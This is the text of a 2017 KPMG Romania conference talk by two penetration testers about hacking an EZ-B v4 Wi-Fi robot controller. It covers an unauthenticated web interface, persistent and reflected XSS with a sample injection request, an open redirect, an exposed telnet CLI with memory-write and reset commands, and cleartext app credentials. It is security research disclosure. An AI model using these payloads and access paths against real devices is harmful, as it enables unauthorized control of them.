Minute-hacks against Robi the Robot

Stefan Nicula

Daniel Tomescu

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

About Me – Stefan Nicula

Work and education:

- Pentester @ KPMG Romania
- MSc. @ Academy of Economic Studies of Bucharest
- Bachelor @ Academy of Economic Studies of Bucharest

Interests:

- Web app security
- Mobile app security
- Curios about Binary exploitations
- Bug bounty hunter

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

About Me – Daniel Tomescu

Work and education:

- Pentester @ KPMG Romania
- Moderator @ Romanian Security Team
- MSc. Eng. @ University “Politehnica” of Bucharest
- OSCP, CREST CRT

Interests:

- Web app security
- Internal network penetration tests
- Red / Blue Teaming
- Curious about mobile and embedded devices
- Bug bounty hunter

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Paul

Introducing... ~~Robi the~~ Robot

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Main goal

1. Assemble it

2. Present it to non-technical people

3. Hack it

   - how does it work?

   - How can we make it work differently?

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Document Classification: KPMG Public


Overview – What robot ?

What does it have ?

1. 72 rotors for control
2. Has an embedded camera
3. Aaand… its own WiFi network board

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

AP open by default



EZ-B v4.x/2 d0bae411e3ec
Open

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Expectations ?

- Expected a Bluetooth connection (blueborne * wink wink *)

- First defense mechanism: allows 1 single C&C connection

- However, allows multiple devices to connect to AP

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

More in depth-approach

- Access Point analysis

- Web interface findings – AP’s web application

- Network layer attacks

- Denial of Robot

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Open ports

- 23 - for the incoming C&C communication;
- 24 - is used for live camera streaming;
- 80 - for the web interface;
- 8080 - for the CLI.

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Web interface findings

On port 80 we find a web management interface.

Expectations:

- Strong login mechanism


Reality:

- No authentication mechanism on web app

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Web application findings

Persistent XSS in home page



The EZ-B Wi-Fi Robot Controller

Introduction

Welcome to the EZ-B v4 Embedded Web Server. This web interface allows you to configure the EZ-B v4's r

[redacted]

Current Configuration


System Name:	EZ-B v4.x/2">
SSID:	EZ-B v4.x/2 d0bae411e3ec
WiFi Mode:	Custom AP Mode (Ad-Hoc)
System Uptime:	1 minutes, 24 seconds and 543 milliseconds
Model:	EZ-B v4.x/2
Version:	WiFi 3165 v2016.09.27.00

WiFi Modes

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Web application findings

Persistent XSS in home page



[redacted]

[redacted]

Current Configuration

System Name: EZ-B v4.x/2">

SSID: EZ-B v4.x/2 d0bae411e3ec

WiFi Mode: Custom AP Mode (Ad-Hoc)


System Uptime: 24 minutes, 56 seconds and 658 milliseconds

Model: EZ-B v4.x/2

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Web application findings

Open redirect in GET parameter




```
GET /so.html?01=https://securitycafe.ro&05=0 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.1/diagnostics.html
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 301 Moved Permanently
Server: MXCHIP
Connection: close
Pragma: no-cache
Location: https://securitycafe.ro
Content-Type: text/html
Content-Length: 0
```


© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Web application findings

XSS targeting Internet Explorer users (with compatibility mode on) YEAH !



```
GET /go.html?variable=P1'"><html><h1>Bzz%20Bzz...%20hello!<h1></html>
HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101
Firefox/55.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.1/main.html
Connection: close
```




```
HTTP/1.1 200 OK
Server: MXCHIP
Connection: close
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Content-Type: text/plain
Content-Length: 61

unknown variable: P1'"><html><h1>Bzz Bzz... hello!<h1></html>
```

Nailed it !

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

The magic of CLI


port 8080



```
root@onetwo:~/WORK/robot# telnet 192.168.1.1 8080
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
Welcome to the EZ-B v4.x/2 CLI
------------------------------

Product module: EZ-B v4.x/2
Hardware version: EZ_B_v4_Comm_2
Manufacture: [redacted]
SDK version: 31621002.044
Firmware version: v2016.09.27.00
Application information: [redacted]
Bootloader version: EZ-B v4.x/2 v2.1 115200
WIFI version: wl0: Sep 10 2014 11:28:46 version 5.90.230.10 FWID 01-fffffff


Type 'help' for command list

#help


help: What you see now
version: Display hw/sw version
exit: CLI exit
scan: scan ap
wifistate: Show wifi state
ifconfig: Show IP address
arp: arp show/clean
ping: ping <ip>
```

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.


List of CLI actions



```
help: What you see now
version: Display hw/sw version
exit: CLI exit
scan: scan ap
wifistate: Show wifi state
ifconfig: Show IP address
arp: arp show/clean
ping: ping <ip>
dns: show/clean/<domain>
sockshow: Show all sockets
tasklist: List all thread name status
memshow: Print memory information
memdump: <addr> <length>
memset: <addr> <value 1> [<value 2> ... <value n>]
memp: Print memp list
wifidriver: Show wifi driver status
reboot: Reboot EZ-B
reset: Reset to default configuration
ugf: Start firmware upgrade
time: Show system time
flash: Flash memory map
identify: Identify EZ-B with flashing LED and Audio Beep
servo: Move a servo
servospeed: Set Servo Speed
set: Set digital port state
bs: Show Highest Buffer Sizes
```

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Clear text credentials




```
root@generic_x86:/data/data/com.ez_robot.ez_builder/shared_prefs # ls -la
-rw-rw---- u0_a61   u0_a61        127 2017-09-22 05:59 WebViewChromiumPrefs.xml
-rw-rw---- u0_a61   u0_a61        219 2017-09-22 05:44 preferences.txt.xml
at preferences.txt.xml                                                          <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="Password">[redacted]</string>
    <string name="Email">snicula@kpmg.com</string>
    <string name="AgreeTermsOfUseV4">1</string>
</map>
root@generic_x86:/data/data/com.ez_robot.ez_builder/shared_prefs #
```

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Ready... Set... Action!

Embedded camera

Port 24 + SDK = Joy



```
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
320x240 size: 230400
```

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.


Document Classification: KPMG Public

Denial of Robot

